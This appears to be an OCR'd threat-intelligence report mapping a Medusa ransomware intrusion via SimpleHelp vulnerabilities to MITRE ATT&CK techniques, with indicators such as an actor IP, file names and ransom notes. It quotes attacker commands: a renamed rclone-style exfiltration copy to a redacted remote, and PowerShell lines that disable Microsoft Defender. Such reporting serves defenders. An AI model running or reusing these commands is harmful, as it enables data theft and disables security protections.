
VULNERABILITY
CVE-2024-57726
CVE-2024-57727
CVE-2024-57728
ACTION
Trusted Relationship
TACTIC
[ENT] TA0001 Initial Access
TECHNIQUE
[ENT] T1199 Trusted Relationship
CONFIDENCE
Certain
IPV4_ADDR
VALUE
213.183.63.41
ACTION
Remote Access Software
TACTIC
[ENT] TA0011 Command and Control
TECHNIQUE
[ENT] T1219 Remote Access Tools
DESCRIPTION
Simple Help leveraged from software vendor or service provider. Then switched to new threat actor controlled Simple Help server.
CONFIDENCE
Certain
ACTION
Command and Control
TACTIC
[ENT] TA0011 Command and Control
DESCRIPTION
The threat actor installs the RMM tool Anydesk for C2.
ACTION
Exfiltration to Cloud Storage
TACTIC
[ENT] TA0010 Exfiltration
TECHNIQUE
[ENT] T1567.002 Exfiltration to Cloud Storage
CONFIDENCE
Certain
PROCESS
COMMAND LINE
c:/windows/apppatch/lsp.exe --config c:/windows/apppatch/ngconf.txt copy \\REDACTED:REDACTED -q --ignore-case --ignore-existing --auto-confirm --multi-thread-streams 30 --transfers 30 --checkers 30 --tpslimit 30 --max-size 1500M --max-age 1500d
FILE
lsp.exe
FILE
ngconf.txt
ACTION
Remote Desktop Protocol
TACTIC
[ENT] TA0008 Lateral Movement
TECHNIQUE
[ENT] T1021.001 Remote Desktop Protocol
CONFIDENCE
Certain
ACTION
Software Deployment Tools
TACTIC
[ENT] TA0002 Execution
TECHNIQUE
[ENT] T1072 Software Deployment Tools
DESCRIPTION
PDQ Deploy and PDQ Inventory installed
CONFIDENCE
Certain
FILE
PDQInventoryScanner.exe
DIRECTORY
C:\Windows\AdminArsenal\PDQInventory-Scanner\
FILE
PDQDeployService.exe
DIRECTORY
C:\Program Files (x86)\AdminArsenal\PDQ Deploy\
PROCESS
COMMAND LINE
powershell -exec bypass Add-MpPreference -ExclusionPath "c:\windows"
PROCESS
COMMAND LINE
powershell.exe Add-MpPreference -ExclusionPath "C:\" Set-MpPreference -MAPSReporting Disable Set-MpPreference -DisableRealtimeMonitoring $true
ACTION
Disable or Modify Tools
TACTIC
[ENT] TA0005 Defense Evasion
TECHNIQUE
[ENT] T1562.001 Disable or Modify Tools
DESCRIPTION
Microsoft Defender disabled / inhibited and Webroot Removed
CONFIDENCE
Certain
FILE
cpuCJ.sys
FILE
mmTVA.sys
FILE
rkses.sys
FILE
2Gk8.exe
FILE
Smuot.sys
ACTION
Data Encrypted for Impact
TACTIC
[MOB] TA0034 Impact
TECHNIQUE
[MOB] T1471 Data Encrypted for Impact
CONFIDENCE
Certain
FILE
vWI38BlvZ.exe
FILE
Gaze.exe
FILE
REDACTED.exe
FILE
*.MEDUSA
FILE
!!!READ_ME_MEDUSA!!!.txt